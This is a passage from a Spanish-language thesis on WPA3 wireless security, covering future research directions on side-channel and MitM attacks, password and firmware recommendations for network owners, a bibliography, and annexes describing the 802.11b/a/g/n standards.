- En trabajos futuros se puede evaluar los ataques de canal lateral basados en tiempo en otro entorno de red inalámbrica que admita grupos MODP, con las pautas utilizadas en este trabajo de investigación, aunque en la actualidad estos grupos ya han sido deshabilitados en la mayoría de dispositivos por parte de la Wi-Fi Alliance, será interesante realizar un sondeo de las redes inalámbricas con WPA3 que aún soportan los grupos MODP por alguna razón, y ejecutar los ataques con el fin de medir el impacto que puede llegar a tener en la actualidad.
- Es fundamental continuar investigando los ataques de canal lateral basados en caché, ya que estos atacan directamente el mecanismo utilizado por la mayoría de los sistemas microarquitectónicos. Este estudio reveló que los ataques pueden variar según el sistema objetivo, lo que plantea la posibilidad de desarrollar una herramienta que pueda reconocer el entorno en el que se instala el proceso de espionaje para supervisar el acceso a la caché. Dicha herramienta podría ajustar variables clave que afectan al ataque, como la velocidad de procesamiento, lo cual tendría un impacto directo en el tiempo necesario para determinar un acierto o error de caché. Esta capacidad permitiría detectar filtraciones de información que podrían comprometer datos confidenciales, como contraseñas precompartidas. La creación de una herramienta de este tipo tendría el potencial de ofrecer una mayor precisión y adaptabilidad en la ejecución de los ataques de canal lateral basados en caché, lo que contribuiría a una comprensión más completa de su impacto en distintos entornos y sistemas microarquitectónicos.
- En futuras investigaciones, se podría abordar un enfoque más centrado en los ataques de caja negra. Este trabajo encontró limitaciones en el ataque de canal lateral basado en caché debido a la necesidad de compilar la herramienta mediante un contenedor de Docker. Aunque se realizaron adaptaciones para dirigir el ataque al punto de acceso en cuestión, aún persisten ciertas variables simuladas. Estas limitaciones surgen de la complejidad inherente de medir el acceso a la caché mientras se registra simultáneamente las direcciones MAC involucradas en la autenticación, así como la dificultad de llevar a cabo un ataque de desautenticación sincrónica. Aunque esta última

tarea podría basarse en la herramienta dragontime, programada en C para generar autenticaciones sincrónicas y medir el tiempo requerido para la derivación del elemento de contraseña, se requeriría integrar la funcionalidad de dragontime con el esquema de ataque utilizado en el PoC_iwd. Esta línea de investigación podría aportar valiosos aportes al abordar desafíos más complejos en la ejecución de ataques de canal lateral basados en caché, con el objetivo de obtener resultados más precisos y detallados en un entorno de caja negra.

- Para futuras investigaciones, sería interesante estudiar cómo desplegar y evaluar el impacto de los ataques MitM multicanal en redes WPA3 actuales con APs del mercado comprobando experimentalmente y proponer mecanismos de detección y protección para los mismos.
- Para un futuro trabajo se pueden evaluar la seguridad dirigidos a el protocolo WPA3 SAE-PK, el cual, implementa medidas de seguridad para evitar que se generen ataques de gemelo maligno con la creación de la contraseña de la red basándose la clave pública utilizada en el protocolo SAE y verificar que el AP disponga de la clave privada correspondiente. Sin embargo, ya existe un artículo donde se explica cómo utilizar un vector de ataque que pueda permitir crear un AP falso con la misma contraseña por medio de la precompetición de la función PKHash que es la que deriva la contraseña a partir del SSID, la clave pública y un modificador.
- Además, se sugiere explorar el estudio de estas vulnerabilidades en redes que operen en la banda de frecuencias de 5 GHz. Dado que este trabajo se enfocó en la banda de 2.4 GHz, sería valioso investigar las implicaciones de seguridad en redes que utilizan la banda de 5 GHz. Este enfoque ampliado permitiría obtener un panorama más completo y detallado de las vulnerabilidades presentes en diferentes frecuencias, contribuyendo así a una evaluación más integral y precisa de la seguridad en redes inalámbricas.
- En base a los hallazgos de esta investigación, se sugiere a los propietarios y usuarios de redes inalámbricas que utilicen tanto WPA3 como WPA2 que, al configurar una red inalámbrica, se aseguren de establecer una contraseña sólida para evitar la recuperación mediante ataques de diccionario. Se recomienda que la contraseña sea alfanumérica y tenga al menos 12 caracteres de longitud. Además, es importante mantener el firmware del dispositivo de interconexión actualizado, ya que las actualizaciones frecuentes suelen incluir mejoras tanto en la seguridad como en el rendimiento. Aunque en algunos

casos las actualizaciones pueden afectar negativamente el rendimiento, la complejidad de la contraseña puede ayudar a mitigar casi todas las vulnerabilidades. Estas medidas contribuirán a fortalecer la seguridad de la red inalámbrica y reducir el riesgo de posibles ataques.

10. Bibliografía

Adnan, A., & Abdirazak, M. (2015). A comparative study of WLAN security protocols: WPA, WPA2. *2015 International Conference on Advances in Electrical Engineering (ICAEE)*, 165–169. https://ieeexplore.ieee.org/abstract/document/7506822/

Aircrack-ng. (2022). https://www.aircrack-ng.org/

Almeida, D. (2020). *Proof of Concept of our caché attack on iwd's implementation of WPA3 (targeting the Dragonfly's pa*. https://gitlab.inria.fr/ddealmei/poc-iwd-acsac2020

Almeida, D., Fouque, P. A., & Sabt, M. (2020). Dragonblood is Still Leaking: Practical Cache-based Side-Channel in the Wild. *ACM International Conference Proceeding Series*, 291–303. https://doi.org/10.1145/3427228.3427295

Altube, R. (2021, January 7). *Wireshark: Qué es y ejemplos de uso*. https://openwebinars.net/blog/wireshark-que-es-y-ejemplos-de-uso/

Asturrizaga, J. (2005). *ANÁLISIS Y SIMULACIÓN DE LA CAPA FÍSICA DEL ESTÁNDAR DE REDES INALÁMBRICAS 802.11B Y SU MECANISMO DE ENCRIPTACIÓN*. UNIVERSIDAD PERUANA DE CIENCIAS APLICADAS .

Bejarano, O., & Knightly, E. W. (2013). IEEE 802.11ac: From channelization to multi-user MIMO. *IEEE Communications Magazine*, *51*(10), 84–90. https://doi.org/10.1109/MCOM.2013.6619570

Bellalta, B., Bononi, L., Bruno, R., & Kassler, A. (2021). Next generation IEEE 802.11 Wireless Local Area Networks: Current status, future directions and open challenges. *Computer Communications*, *75*, 1–25. https://doi.org/10.1016/j.comcom.2015.10.007

Bensky, A. (2019). Wireless Local Arean Networks. In *Short-range Wireless Communication* (3rd ed., pp. 311–313). https://books.google.com.ec/books?hl=en&lr=&id=TtCmDwAAQBAJ&oi=fnd&pg=PP1&dq=Short-range+Wireless+Communication,+3rd+Edition+book&ots=jibgVFHeSv&sig=_Ifs9WVJ9k7PZi5l3Qkx21q723w&redir_esc=y#v=onepage&q=Short-range%20Wireless%20Communication%2C%203rd%20Edition%20book&f=false

Cakmak, O. (n.d.). *How to install Pyrit in Kali Linux*. Retrieved October 22, 2022, from https://www.golinuxcloud.com/install-pyrit-in-kali-linux/

Chatzoglou, E., Kambourakis, G., & Kolias, C. (2022). How is your Wi-Fi connection today? DoS attacks on WPA3-SAE. *Journal of Information Security and Applications*, *64*, 103058. https://doi.org/10.1016/J.JISA.2021.103058

cienciadedatos.net. (2023). *Análisis de varianza (ANOVA) con Python*. https://www.cienciadedatos.net/documentos/pystats09-analisis-de-varianza-anova-python

Debnath, S., Saha, M., Funabiki, N., & Kao, W.-C. (2018). A throughput estimation model for IEEE 802.11 n MIMO link in wireless local-area networks. *Ieeexplore.Ieee.OrgSign In*. https://ieeexplore.ieee.org/abstract/document/8463225/

Ebbecke, P. (2020, February 25). *Protected Management Frames enhance Wi-Fi® network security | Wi-Fi Alliance*. https://www.wi-fi.org/beacon/philipp-ebbecke/protected-management-frames-enhance-wi-fi-network-security

Farej, Z. K. (2018). Investigation on the performance analysis of the IEEE 802.11a standard based WSN with QoS application. *International Conference on Advances in Sustainable Engineering and Applications, ICASEA 2018 - Proceedings*, 43–47. https://doi.org/10.1109/ICASEA.2018.8370953

Farej, Z. K., & Ali, O. K. M. (2020). An algorithm for load balancing of the Extended Service Set WLAN. *Proceedings of 2020 1st Information Technology to Enhance E-Learning and Other Application Conference, IT-ELA 2020*, 48–53. https://doi.org/10.1109/IT-ELA50150.2020.9253068

Fortinet. (2023, February 27). *Fortinet informa que América Latina fue el objetivo de más de 360 mil millones de intentos de ciberataques en 2022*. https://www.fortinet.com/lat/corporate/about-us/newsroom/press-releases/2023/fortiguard-labs-reports-destructive-wiper-malware-increases-over-50-percent

Gañan, R. (2019). *Caracterización experimental del rendimiento del estándar 802.11n en un entorno doméstico* . ESCUELA TÉCNICA SUPERIOR DE INGENIEROS INDUSTRIALES Y DE TELECOMUNICACIÓN UNIVERSIDAD DE CANTABRIA.

Gast, M. (2006). 802.11 wireless networks: The definitive guide. In *O'Reilly*. O'Reily. https://www.academia.edu/download/52598538/802.11_Wireless_Networks_The_Definitive_Guide_Oreilly_Excellent.pdf

Ge, Q., Yarom, Y., Cock, D., & Heiser, G. (2018). A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, *8*(1), 1–27. https://doi.org/10.1007/S13389-016-0141-6

Generando diccionarios con Crunch. (2019). https://www.unfantasmaenelsistema.com/2019/11/generando-diccionarios-con-crunch/

Guallichico, S. (2020). *Implementación de una red inalámbrica bajo el estándar 802.11 n/ac y un enlace de datos para comunicar las oficinas principales con el local de bodega para la* [Escuela Politécnica Nacional]. http://bibdigital.epn.edu.ec/handle/15000/20864

Hamdi, M. M., Mustafa, A. S., Abood, M. S., Al-Shareeda, M. A., Shamil Mustafa, A., Falih Mahdi, H., & Kumar, C. (2020). Performance Analysis of QoS in MANET based on IEEE 802.11b 5G-enabled Vehicular Networks View project Laser communication View project Performance Analysis of QoS in MANET based on IEEE 802.11b. *2020 IEEE International Conference for Innovation in Technology (INOCON)*. https://doi.org/10.1109/INOCON50539.2020.9298362

Harkins, D. (2015). *Dragonfly Key Exchange*. https://doi.org/10.17487/RFC7664

Harkins, D. (2019). *Secure Password Ciphersuites for Transport Layer Security (TLS)*. https://doi.org/10.17487/RFC8492

Herrera, J., & Rodríguez, V. (2018). *Diseño e implementación de un sincronizador OFDM implementado en USRP*. http://dspace.utpl.edu.ec/handle/20.500.11962/21683

Hinostroza, V., & Garcés, H. (2019). WI-FI 6: Características Y Aspectos Particulares Del Estándar (Ieee-802.11 ax Wi-Fi 6: Characteristics And Particular Aspects Of The Ieee-802.11 ax Standard). *Itc.MxPaperpile*, *41*(134). http://www.itc.mx/ojs/index.php/pistas/article/view/2059

Hostapd - Gentoo Wiki. (n.d.). Retrieved October 22, 2022, from https://wiki.gentoo.org/wiki/Hostapd

Hucaby, D. (2014). *CCNA Wireless 640-722 Official Cert Guide* . Cisco Press. https://books.google.com.ec/books?hl=en&lr=&id=TB7yAgAAQBAJ&oi=fnd&pg=PR

9&dq=D.+Hucaby,+CCNA+Wireless+640-722+O%3Fcial+Cert+Guide&ots=zPbvxTaIK0&sig=iDHoEwBAcfuaDbo521mAR9vRnCg&redir_esc=y#v=onepage&q&f=false

Igoe, K. (2018). *Re: [Cfrg] Status of DragonFly*. https://mailarchive.ietf.org/arch/msg/cfrg/Luyfd3ieE4b9oWNJwyPBX5TXrzY/

Institute of Electrical and Electronics Engineers. (2004). *802.11i-2004 - IEEE Standard for information technology-Telecommunications and information exchange between systems-Local and metropolitan area networks-Specific requirements-Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications: Amendment 6: Medium Access Control (MAC) Security Enhancements* . https://ieeexplore.ieee.org/document/1318903

Institute of Electrical and Electronics Engineers. (2012). IEEE standard for information technology. Part 11, Wireless LAN medium access control (MAC) and physical layer (PHY) specifications : telecommunications and information exchange between systems local and metropolitan area networks--specific requirements. *Ieeexplore*, 215.

intel. (2023). *Procesador Intel® Core™ i7-11370H*. https://www.intel.la/content/www/xl/es/products/sku/196655/intel-core-i711370h-processor-12m-caché-up-to-4-80-ghz-with-ipu/specifications.html

Islam, I., Barai, S., & Haque Moon, MD. A. (2020). *Reduced Side Channel Timing Attack in Dragonfly Handshake of WPA3 for MODP Group*. Daffodil International University.

Jansons, J., & Barancevs, A. (2012). Using wireless networking for vehicular environment: IEEE 802.11a standard performance. *2012 2nd International Conference on Digital Information Processing and Communications, ICDIPC 2012*, 5–9. https://doi.org/10.1109/ICDIPC.2012.6257280

Kario, H., & RedHat. (2023). *Out of the Box Testing*. https://eprint.iacr.org/2023/1441

Kaspersky. (2021, August). *Ciberataques en América Latina crecen un 24% durante los primeros ocho meses de 2021 | Blog oficial de Kaspersky*. https://latam.kaspersky.com/blog/ciberataques-en-america-latina-crecen-un-24-durante-los-primeros-ocho-meses-de-2021/22718/

Khorov, E., Kiryanov, A., Lyakhov, A., & Bianchi, G. (2019). A tutorial on IEEE 802.11ax high efficiency WLANs. *IEEE Communications Surveys and Tutorials*, *21*(1), 197–216. https://doi.org/10.1109/COMST.2018.2871099

Kohlios, C. P., & Hayajneh, T. (2018). A Comprehensive Attack Flow Model and Security Analysis for Wi-Fi and WPA3. *Electronics 2018, Vol. 7, Page 284*, *7*(11), 284. https://doi.org/10.3390/ELECTRONICS7110284

Koripi, M. (2021). A Review on Secure Communications and Wireless Personal area Networks (WPAN). *SSRN Electronic Journal*. https://doi.org/10.2139/SSRN.3906607

Kulkarni, J., Kulkarni, N., & Desai, A. (2020). Development of "H-Shaped" monopole antenna for IEEE 802.11 a and HIPERLAN 2 applications in the laptop computer. *Wiley Online LibraryPaperpile*, *30*(7). https://doi.org/10.1002/mmce.22233

Lashkari, A. H., Mohammad, M., Danesh, S., & Samadi, B. (2009). A survey on wireless security protocols (WEP, WPA and WPA2/802.11 i). *2nd IEEE International Conference on Computer Science and Information Technology*, 48–52. https://ieeexplore.ieee.org/abstract/document/5234856/

Lavín, J. (2019). *Estudio para la implantación de infraestructura Wi-Fi en el parking público del Aeropuerto Seve Ballesteros–Santander* [Escuela Técnica Superior de Ingenieros Industriales y de Telecomunicación]. https://repositorio.unican.es/xmlui/handle/10902/17073

Liberatori, M. (2018). *Redes de Datos y sus Protocolos* (EUDEM). http://www2.mdp.edu.ar/images/eudem/pdf/redes%20de%20datos.pdf

López, D. L. (2018). *Evaluación del estándar IEEE 802.11 ac con tecnología mu-mimo en comparación al estándar de fibra óptica en redes de transporte de datos*. http://repositorio.uta.edu.ec/handle/123456789/28008

Lopez, R. (2015). *Probabilidad y Estadística con Python*. https://relopezbriega.github.io/blog/2015/06/27/probabilidad-y-estadistica-con-python/

Lounis, K., & Zulkernine, M. (2019). Bad-token: denial of service attacks on WPA3. *Dl.Acm.OrgPaperpile*, *19*. https://doi.org/10.1145/3357613.3357629

Masiukiewicz, A. (2019). Throughput comparison between the new HEW 802.11 ax standard and 802.11 n/ac standards in selected distance windows. *Ijet.PlPaperpile*. https://doi.org/10.24425/ijet.2019.126286

mdk4 | Kali Linux Tools. (2022, August 5). https://www.kali.org/tools/mdk3/

Mohanty, D., & Parida, D. (2021). A High Resolution, Reduced Noise, L3 Cache Side-Channel Airstrike:FLUSH+RELOAD. *Journal-Dogorangsang.In*, *08*. https://www.journal-dogorangsang.in/no_3_NECG_21/124.pdf

Nurchis, M., & Bellalta, B. (2019). Target wake time: Scheduled access in IEEE 802.11ax WLANs. *IEEE Wireless Communications*, *26*(2), 142–150. https://doi.org/10.1109/MWC.2019.1800163

Owens, R., & Wang, W. (2011). Non-interactive OS fingerprinting through memory de-duplication technique in virtual machines. *Ieeexplore.Ieee.OrgSign In*. https://ieeexplore.ieee.org/abstract/document/6108094/

Paviol, J., & Systems, A. P.-R. and M. A. (2018). IEEE 802.11 g Higher Data Rates in the 2.4 GHz Band. In *books.google.comPaperpile* (2nd ed., pp. 1–7). https://books.google.com/books?hl=en&lr=&id=fNJLcL1LBpEC&oi=fnd&pg=SA7-PA1&dq=%22IEEE+802.11.g%22+%2B+%22OFDM%22&ots=kd0YRTk_rF&sig=r1cIRFJxkwE7HjfkZ5RuX1cXR7M

Perahia, E., & Gong, M. X. (2011). Gigabit wireless LANs. *ACM SIGMOBILE Mobile Computing and Communications Review*, *15*(3), 23–33. https://doi.org/10.1145/2073290.2073294

Pérez, M. (2020). *An autopsy of password.link*. Politecnico di Torino.

Pozo, N. (2009). *ESTUDIO Y DISEÑO DE UNA RED LAN INALÁMBRICA CON CALIDAD DE SERVICIO, PARA VOZ Y DATOS EN EL COLEGIO DE INGENIEROS GEÓLOGOS, MINAS Y PETRÓLEOS (CIGMYP), EMPLEANDO LOS ESTÁNDARES IEEE 802.11g, IEEE 802.11e*. 44–48.

pythonfordatascience. (2018). *One-way ANOVA with Python*. https://www.pythonfordatascience.org/anova-python/

Qiao, D., Choi, S., Soomro, A., Kang, ✂, & Shin, G. (2002). Goodput enhancement of IEEE 802.11 a wireless LAN via link adaptation. *Ieeexplore.Ieee.OrgPaperpile*. https://ieeexplore.ieee.org/abstract/document/936939/

Qu, Q., Li, B., Yang, M., Yan, Z., Yang, A., Deng, D. J., & Chen, K. C. (2019). Survey and Performance Evaluation of the Upcoming Next Generation WLANs Standard - IEEE 802.11ax. *Mobile Networks and Applications*, *24*(5), 1461–1474. https://doi.org/10.1007/S11036-019-01277-9

Ramírez, H., & Contreras, R. (2019). Criptografía basada en curvas elípticas Criptografía Holdings. *BCIERMMI Classification*, 241019–241283. www.ecorfan.org

Reddy, B., & Srikanth, V. (2019). Review on wireless security protocols (WEP, WPA, WPA2 & WPA3). *Academia.EduSign In*. https://www.academia.edu/download/65316864/CSEIT1953127.pdf

Ristenpart, T., Tromer, E., Shacham, H., & Savage, S. (2009). Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. *Proceedings of the ACM Conference on Computer and Communications Security*, 199–212. https://doi.org/10.1145/1653662.1653687

Sari, A., & Karay, M. (2015). Comparative analysis of wireless security protocols: WEP vs WPA. *Scirp.OrgSign In*, *8*, 483. https://www.scirp.org/html/2-9702031_61992.htm?pagespeed=noscript

Selvarathinam, N. S., Dhar, A. K., & Biswas, S. (2019). Evil twin attack detection using discrete event systems in IEEE 802.11 Wi-Fi networks. *27th Mediterranean Conference on Control and Automation, MED 2019 - Proceedings*, 316–321. https://doi.org/10.1109/MED.2019.8798568

Shanbhogue, V., Gupta, D., & Sahita, R. (2019). Security analysis of processor instruction set architecture for enforcing control-flow integrity. *ACM International Conference Proceeding Series*. https://doi.org/10.1145/3337167.3337175

Sharan, D. (2023). A study of Security Risks of Network Distributed Systems. *AMOGHVARTA*. www.amoghvarta.com

Suzaki, K., Iijima, K., Yagi, T., & Artho, C. (2011). Memory deduplication as a threat to the guest OS. *Proceedings of the 4th Workshop on European Workshop on System Security, EUROSEC'11*. https://doi.org/10.1145/1972551.1972552

Técnicas de Hacking – THW. (2023). *Despliega tu entorno para pentesting con Docker y KrakenRDI – Seguridad en Sistemas y Técnicas de Hacking. TheHackerWay (THW)*. https://thehackerway.com/2022/11/23/despliega-tu-entorno-para-pentesting-con-docker-y-krakenrdi/

Thankappan, M., Rifà-Pous, H., & Garrigues, C. (2022). Review Multi-Channel Man-in-the-Middle Attacks Against Protected Wi-Fi Networks: A State of the Art Review. *Expert Systems with Applications*, *210*. www.elsevier.com/locate/eswa

Tripathi, A., on, O. D.-2008 I. S., & 2008, undefined. (2008). Relative encryption overhead in 802.11 g network. *Ieeexplore.Ieee.OrgPaperpile*. https://ieeexplore.ieee.org/abstract/document/4651339/

Tromer, E., Shamir, A., Tromer, E., Osvik, D. A., & Shamir, A. (2010). Efficient caché attacks on AES, and countermeasures. *SpringerSign In*, *23*(1), 37–71. https://doi.org/10.1007/s00145-009-9049-y

Valencia, C. (2019). *Evaluación de tecnologías inalámbricas en redes de área doméstica para obtener la curva característica de carga en edificios inteligentes*. 12–13. https://dspace.ups.edu.ec/handle/123456789/17531

Vanhoef, M. (2018). Release the Kraken: new KRACKs in the 802.11 Standard. *Dl.Acm.OrgM Vanhoef, F PiessensProceedings of the 2018 ACM SIGSAC Conference on Computer and Communications, 2018•dl.Acm.Org*, 299–314. https://doi.org/10.1145/3243734.3243807

Vanhoef, M., & Ronen, E. (2019). Dragonblood: A Security Analysis of WPA3's SAE Handshake. *Lirias.Kuleuven.BePaperpile*. https://lirias.kuleuven.be/retrieve/633162/

Vanhoef, M., & Ronen, E. (2020). Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd. *Proceedings - IEEE Symposium on Security and Privacy*, *2020-May*, 517–533. https://doi.org/10.1109/SP40000.2020.00031

Villalobos, J. G. (2020). Comparación entre el Estándar IEEE 802.11 ax y el estándar IEEE 802.11 ac para determinar la evolución del rendimiento de las Redes de Área Local

Inalámbricas. *Repository.Udistrital.Edu.CoPaperpile*. https://repository.udistrital.edu.co/handle/11349/25098

Villar, E., & Gómez, J. (2018). *Introducción a la virtualización*. http://biblioteca.udgvirtual.udg.mx/jspui/handle/123456789/2273

Vink, M. (2020). *A Comprehensive Taxonomy of Wi-Fi Attacks* [Radboud University Nijmegen]. https://www.ru.nl/publish/pages/769526/mark_vink.pdf

11. Anexos

Anexo 1. Evolución del estándar 802.11.

Estándar IEEE 802.11b

Este estándar fue aprobado en 1999, opera en la banda de 2,4 GHz con velocidades de 5,5 y 11 Mbps, además de las que ya estaban establecidas por la extensión "legacy". Para proporcionar estas velocidades se utilizó el esquema mejorado de Modulación por Codificación complementaria (*Complementary Code Keying* -CCK) de 8-chips, utilizando las técnicas de espectro expandido por secuencia directa (HR/DSSS). El estándar 802.11b posee un mecanismo que permite a redes de 11 Mbps bajar a 1 y 2 Mbps, otra característica es, la utilización del preámbulo corto el cual permite tener velocidades de transmisión de 2, 5.5, y 11 Mbps (Hamdi et al., 2020).

Las especificaciones de potencia de transmisión y recepción permitidas según el trabajo de Asturrizaga (2003) era de 10 mW para transmisión, una sensibilidad de entrada mínima de -76 dBm para recepción.

De acuerdo a la investigación de Pozo (2009) algunos problemas de 802.11b es que no soporta mecanismos de calidad de servicio (QoS) y se encuentra en la banda de 2,4 GHz que es muy concurrida, las características del estándar 802.11b se pueden observar en la **Tabla 22**.

Tabla 22.
Características del estándar IEEE 802.11b

Data rate	Chipping code length	Modulation	Symbol Rate	Bits/symbol
1 Mbps	11 (Barker Sequence)	DBPSK	1 Mbps	1
2 Mbps	(Barker Sequence)	DQPSK	1 Mbps	2
5,5 Mbps	8 (CCK)	DQPSK	1.375 Mbps	4
11 Mbps	8 (CCK)	DQPSK	1.375 Mbps	8

Adaptado de Estándar IEEE 802.11b, por N.Pozo, 2009,
(https://bibdigital.epn.edu.ec/bitstream/15000/1174/1/CD-2019.pdf)

Rango de Frecuencia y Número de Canales

El estándar 802.11b opera en las frecuencias de 2,4 GHz a 2,4835 GHz para Estados Unidos (FCC), Canadá (IC) y Europa (ETSI), o en el rango de 2,471 a 2,497 GHz para Japón, en Francia es de 2.4465 a 2.4835 GHz y España permite su operación de 2.445 a 2.475 GHz. Para Ecuador se utilizan las bandas que se utilizan en Estados Unidos. La frecuencia central de cada canal se puede apreciar en la **Tabla 23**:

Tabla 23.
Plan de canalización de frecuencias

N° de Canal	Frecuencia (MHz)	X'10' FCC	X'20' IC	X'30' ETSI	X'31' España	X'32' Francia	X'40' MKK
1	2412	X	X	X	-	-	-
2	2417	X	X	X	-	-	-
3	2422	X	X	X	-	-	-
4	2427	X	X	X	-	-	-
5	2432	X	X	X	-	-	-
6	2437	X	X	X	-	-	-
7	2442	X	X	X	-	-	-
8	2447	X	X	X	-	-	-
9	2452	X	X	X	-	-	-
10	2457	X	X	X	X	X	-
11	2462	X	X	X	X	X	-
12	2467	-	-	X	-	X	-
13	2472	-	-	X	-	X	-
14	2484	-	-	-	-	-	X

Tomado de Plan de canalización de frecuencias, por Asturrizaga, 2005, (https://repositorioacademico.upc.edu.pe/bitstream/handle/10757/625902/AsturrizagaR_J.pdf?sequence=5)

Por otro lado, también se utiliza la banda de frecuencias de 5 GHz en estándares más avanzados, sin embargo, no se hace mucho énfasis ya que este trabajo se centrará únicamente en la frecuencia de 2,4 GHz, la frecuencia de 5GHz puede ser utilizada en trabajos posteriores, cabe decir, que en la **Figura 80** donde se observa el funcionamiento a nivel de la capa física del estándar 802.11 ac donde se ve el espectro de frecuencias de esta banda.

Estándar IEEE 802.11a

Esta revisión del estándar 802.11 apareció en el año 1999, sin embargo, el estándar se implementó en el año 2002. Las velocidades teóricas máximas de este estándar son de 54 Mbps usando la banda de 5GHz, en canales de 20 MHz, no obstante, de acuerdo a Jansons & Barancevs (2012) la velocidad máxima de transferencia de datos brutos es de alrededor 20 Mbps.

Transmite una señal analógica, convertida a partir de una señal digital, esto a través de las bandas de infraestructura de información Nacional Sin Licencia (*Unlicensed National Information Infrastructure* - U-NII), 5.15-5.25 GHz, 5.25-5.35 GHz y 5.725- .825 GHz. Cada una de estas bandas contiene 4 canales con un ancho de banda de 20 MHz los umbrales de potencia de salida son de 40 mW, 200 mW y 800mW, respectivamente (Farej, 2018).

El estándar 802.11a divide el canal de 20 MHz en 64 subportadoras con un espaciado de 312.5 KHz y utiliza 48 de ellas como subportadoras para datos, 4 para piloto y las restantes para protección contra la interferencia del canal adyacente. Las subportadoras piloto transmiten una secuencia de símbolos para el seguimiento del canal, las subportadoras de datos trasmiten el flujo de información modulada mediante amplitud de fase (PSK) o modulación de amplitud en cuadratura (QAM) (Herrera & Rodríguez, 2018)

El esquema OFDM (*Orthogonal Frequency Division Multiplexing*) permite transferir los datos sin procesar, a una velocidad máxima de 54 Mbps. El estándar 802.11a también es compatible con velocidades de 6,9,12,18,24,36 y 48 Mbps, sin embargo, al cambiar el tipo de modulación también cambiará la velocidad de transferencia de datos. La corrección de errores hacia adelante se realiza mediante el intercalado de bits y la codificación convolucional de velocidad ½. Las tasas de código superiores de 2/3 y ¾ se obtienen perforando el código original de tasa-1/2. En la **Tabla 24** se puede evidenciar las tasas de transferencia según el tipo de modulación de este estándar (Qiao et al., 2002).

Tabla 24.
Tasa de transferencia de 802.11a

Modo	Modulación	Code Rate	Data Rate	BpS
1	BPSK	½	6 Mbps	3
2	BPSK	¾	9 Mbps	4.5
3	QPSK	½	12 Mbps	6
4	QPSK	¾	18 Mbps	9
5	16-QAM	½	24 Mbps	12
6	16-QAM	¾	36 Mbps	18
7	64-QAM	2/3	48 Mbps	24
8	64-QAM	¾	54 Mbps	27

Adaptado de *EIGHT PHY MODES OF IEEE 802.11aPHY*, por D.Quiao, 2002, (https://ieeexplore.ieee.org/abstract/document/936939)

Estándar IEEE 802.11g

Fue ratificada a inicios del 2003, llegando a ser considerada como una extensión del estándar 802.11b, buscaba incrementar la velocidad de transmisión usando la banda de 2,4 GHz. Este estándar además de utilizar DSSS (*Direct Sequence Spread Spectrum)*, incorporó el

uso de OFDM adicionalmente como técnica a ser usada en la capa física. La inclusión de OFDM ayudó a que se alcanzarán velocidades de transmisión que llegan hasta los 54 Mbps como en el estándar 802.11a, aunque su velocidad efectiva es de 24,7 Mbps. Un aspecto importante es que permite la interoperabilidad con la norma 802.11b, limitándose a utilizar 3 canales sin solapamiento de igual ancho de banda, aunque, la presencia de estaciones con 802.11b reduce significativamente la velocidad de transmisión (Paviol & Systems, 2018).

Según (Lavín, 2019) el estándar 802.11g define 4 esquemas de operación, y sus características se presentan en la siguiente tabla:

Tabla 25.
Tasa de transferencia de la capa física de 802.1g

Capa Física- Modulación	Tasa de codificación	Tasa de transferencia de datos (Mbps)
ERP-DSSS (Obligatorio)	$\frac{1}{2}, \frac{3}{4}$	1, 2, 5.5, 11
ERP-OFDM (Obligatorio)	$\frac{1}{2}, \frac{3}{4}$	6, 9, 12, 18, 24, 36, 48, 54
ERP-PBCC (Opcional)	$\frac{3}{4}$	1, 2, 5.5, 11, 22, 33
DSSS-OFDM (Opcional)	$\frac{1}{2}, \frac{3}{4}$	6, 9, 12, 18, 24, 36, 48, 54

Elaborado por el autor.


Estándar IEEE 802.11n

Fue ratificado en septiembre del 2009, una de sus particularidades de este estándar es que puede trabajar en dos bandas de frecuencia: 2,4GHz y 5GHz, gracias a esto tiene retrocompatibilidad con dispositivos de ediciones anteriores. La capa física del estándar 802.11n se desarrolló basándose en la estructura de la multiplexación por división de frecuencia ortogonal (OFDM) de 802.11a, ya que es más adecuada para entornos con desvanecimiento ante posibles interferencias, debido a que modula el conjunto de datos en las diferentes subportadoras y por lo tanto solo se verían afectadas algunas subportadoras, las cuales pueden ser recuperadas mediante algún método de corrección de errores. La potencia máxima de transmisión es de 100 mW (Gañan, 2019).

Según Debnath et al. (2018) el punto fuerte de este estándar es el sistema MIMO (*Multiple-Input Multiple-Output*), ya que esta técnica permite que se logre alcanzar velocidades bastante

elevadas a sus antecesores de hasta 600 Mbps. Este sistema MIMO, consiste en un sistema transmisor compuesto por múltiples antenas que transmiten hacia un receptor, que también tiene múltiples antenas. Este sistema aprovecha fenómenos físicos en la transmisión como la propagación multiproyecto para incrementar la tasa de transmisión. El incremento de la banda de canal a 40 MHz es una de las mejoras más significativas desde el punto radioeléctrico (ver **Figura 79**) (Debnath et al., 2018).

Figura 79.
Esquema de la tecnología MIMO



Tomado de Redes de datos y sus protocolos (p,316), por M.Liberatori, 2018.

